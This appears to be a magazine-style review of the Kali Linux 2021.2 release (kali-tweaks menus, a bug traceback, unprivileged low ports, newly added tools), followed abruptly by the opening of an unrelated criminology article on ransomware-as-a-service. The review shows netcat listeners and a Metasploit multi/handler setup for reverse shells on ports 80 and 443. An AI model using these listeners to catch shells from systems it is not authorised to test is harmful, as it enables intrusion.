


Normally, the makers of Kali would change the default login and desktop as well as other art work every six months. From this release, they are going to change the defaults at every 20xx.1 release that is at the beginning of the year. They also said that they will still add extra wallpapers every 6 months, however, only change the defaults yearly.


They also made some changes to the Quick Launch Tray in top left. The screen recorder has been removed and mousepad text editor and a web browser icon have been added. Adding a text editor is a good move as it is cumbersome to open terminal and open a text editor always when we need to add notes.




Clicking on the browser opens the default which is almost in all cases is Firefox.



The Quick Launch Tray also has a drop down menu for the default Terminal.




Now, you can toggle between terminal with non - root privileges and root privileges.



All the applications we open can be seen to the right of the Quick Launch Tray.

Xfce's default file manager, Thunar also got some changes. If you open the File Manager and right-click in the main window, you can see a new option, Open as Root. This can be used to open some directories which have higher privileges.



If users have been using the latest versions of kali recently, you should have observed that the default ZSH has a two-line prompt as shown below.

```
(kali@kali) - [~]  
$
```

Now users can toggle from two-line prompt to single line prompt by pressing **CTRL+p**. The prompt changes as shown below.

```
kali@kali:~$
```


Using kali tweaks, network repositories can be tweaked. Users can enable or disable "bleeding-edge" & "experimental" branches.

```
Network Repository

Additional Kali repositories:
[ ] bleeding-edge  Automatically packaged and potentially unstable
[ ] experimental  Staging area for work-in-progress packages

<Apply>                                <Back>
```

Using kali tweaks, users can switch between two or one line prompt (as already mentioned), enable or disable the extra line before the prompt, or configure Bash or ZSH as the default shell.

```
Main Menu

Metapackages      Install specific subsets of tools for particular needs
Network Repositories  Configure network repositories for APT sources
Shell & Prompt     Configure the shell and command prompt
Virtualization    Additional configurations for Virtual Machines

<Select>                                <Quit>
```

```
Shell & Prompt

Configure Prompt   Configure the command prompt
Default Login Shell  Set the default login shell
Reset Shell Config  Reset the shell config files to their default

<Select>                                <Back>
```

Command Prompt

Prompt Style:
 Two Lines Dual blue line prompt
 One Line Single blue line prompt
 BackTrack Legacy BackTrack red prompt
Prompt Settings:
 Newline Add a new line between output and prompt

<Apply>

<Back>

Default Login Shell

Default Login Shell to use:
 Bash Bourne Again SHell
 ZSH Z SHell

<Apply>

<Back>

If you are running kali as a Guest Os in Vmware or Virtualbox, then you can use kali-tweaks to improve some features. However, it returned some error to me while checking it out. Might be a bug.

Main Menu

Metapackages Install specific subsets of tools for particular needs
Network Repositories Configure network repositories for APT sources
Shell & Prompt Configure the shell and command prompt
Virtualization Additional configurations for Virtual Machines

<Select>

<Quit>

Check and Configure Additional configuration for Virtual Machines

<Select>

<Back>

```
(kali@kali) - [~]
└─$ kali-tweaks
```

1 0

```
(kali@kali) - [~]
└─$ kali-tweaks
```

1 0

```
(kali@kali) - [~]
└─$ kali-tweaks
```

```
(kali@kali) - [~]
└─$ kali-tweaks
```

(Message from Kali developers)

For more information about Virtual Machines, please refer to:
<https://www.kali.org/docs/virtualization/>

> Press Enter to continue...

Traceback (most recent call last):

File "/usr/bin/kali-tweaks", line 33, in <module>

sys.exit(load_entry_point('kali-tweaks==2021.2.2', 'console_scripts', 'kali-tweaks')())

File "/usr/lib/python3/dist-packages/kali_tweaks/__main__.py", line 699, in main

do_main_screen(screen)

File "/usr/lib/python3/dist-packages/kali_tweaks/__main__.py", line 688, in do_main_screen

ret = func(screen)

File "/usr/lib/python3/dist-packages/kali_tweaks/__main__.py", line 531, in do_virtual_screen

ok_funcs[line](screen)

File "/usr/lib/python3/dist-packages/kali_tweaks/__main__.py", line 475, in do_virtual_setup

install_program(script)

File "/usr/lib/python3/dist-packages/kali_tweaks/utils.py", line 164, in install_program

say_install_program(program)

File "/usr/lib/python3/dist-packages/kali_tweaks/utils.py", line 53, in say_install_program

say(f"Installing program: {program}")

NameError: name 'program' is not defined

```
(kali@kali) - [~]
└─$
```

It might be soon fixed. Let me move forward. With this release, the kernel has been patched to enable users to use ports 0-1023 without SUDO privileges. This is quite useful to Hackercool Labs as earlier we to start a listener on common ports, we needed SUDO privileges even in Metasploit. For example, while

setting up a meterpreter/reverse_https or meterpreter/reverse_http listener, the listening port commonly needed is 443 and 80 respectively. They needed SUDO privileges earlier.

```
(kali@kali) - [~]
└─$ nc -lvp 443
listening on [any] 443 ...
█
```

```
(kali@kali) - [~]
└─$ nc -lvp 80
listening on [any] 80 ...
█
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.36.192
lhost => 192.168.36.192
msf6 exploit(multi/handler) > set lport 80
lport => 80
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.36.192:80
█
```

Just like other releases of Kali Linux, this version too got some new tools added in Kali's archive and net-work repositories. These tools are,

1. CloudBrute - Find a company infrastructure, files, and apps on the top cloud providers
2. Dirsearch - Brute force directories and files in web servers
3. Feroxbuster - Simple, fast, recursive content discovery
4. Ghidra - Reverse engineering framework
5. Pacu - AWS exploitation framework
6. Peirates - Kubernetes penetration
7. Quark-Engine - Android malware scoring system
8. VSCode a.k.a. Visual Studio Code Open Source ("Code-OSS") - Code editor

These are the changes the makers of Kali Linux made in the latest release that may affect users. Apart from these changes there is another change that users may not notice. Enter Kaboxer. Kaboxer also known as Kali Applications Boxer is a great tool in the arsenal of Kali Linux which users may not realize while using it but is very helpful for developers. That is because Kaboxer helps even problematic tools to run without any problem.

How does Kaboxer do this? Any application in Kali Linux has a package manager through which it is installed and uninstalled (apt). However, every tool cannot be packaged this way. So developers work with the tool authors to bring it into kali. This can be long. But now, with Kaboxer, even that tools which were not packable previously can be packed in a container and integrated with the Linux operating system. Users need not take any action for this to work. Using this, many new tools (which cannot be included previously) can be included in the Kali Linux.

These are all the changes brought in the latest release of Kali Linux. You can download the latest version of Kali by going to the link given below in our Downloads section.

ONLINE SECURITY

David S. Wall
Professor Of Criminology
University Of Leeds

In their Carbis Bay communique, the G7 announced their intention to work together to tackle ransomware groups. Days later, US president Joe Biden met with Russian president Vladimir Putin, where an extradition process to bring Russian cyber criminals to justice in the US was discussed.

Putin reportedly agreed in principle, but insisted that extradition be reciprocal. Time will tell if an extradition treaty can be reached. But if it is, who exactly should be extradited – and what for?

The problem for law enforcement is that ransomware – a form of malware used to steal organisations' data and hold it to ransom – is a very slippery fish. Not only is it a blended crime, including different offences across different bodies of law, but it's also a crime that straddles the remit of different policing agencies and, in many cases, countries. And there is no one key offender. Ransomware attacks involve a distributed network of different cyber criminals, often unknown to each other to reduce the risk of arrest.

So it's important to look at these attacks in detail to understand how the US and the G7 might go about tackling the increasing number of ransomware attacks we've seen during the pandemic, with at least 128 publicly disclosed incidents taking place globally in May 2021.

What we find when we connect the dots is a professional industry far removed from the organised crime playbook, which seemingly takes its inspiration straight from the pages of a business studies manual.

The ransomware industry is responsible for a huge amount of disruption in today's world. Not only do these attacks have a crippling economic effect, costing billions of dollars in damage, but the stolen data acquired by attackers can continue to cascade

down through the crime chain and fuel other cyber crimes.

Ransomware attacks are also changing. The criminal industry's business model has shifted towards providing ransomware as a service. This means operators provide the malicious software, manage the extortion and payment systems and manage the reputation of the "brand". But to reduce their exposure to the risk of arrest, they recruit affiliates on generous commissions to use their software to launch attacks.

This has resulted in an extensive distribution of criminal labour, where the people who own the malware are not necessarily the same as those who plan or execute ransomware attacks. To complicate things further, both are assisted in committing their crimes by services offered by the wider cybercrime ecosystem.

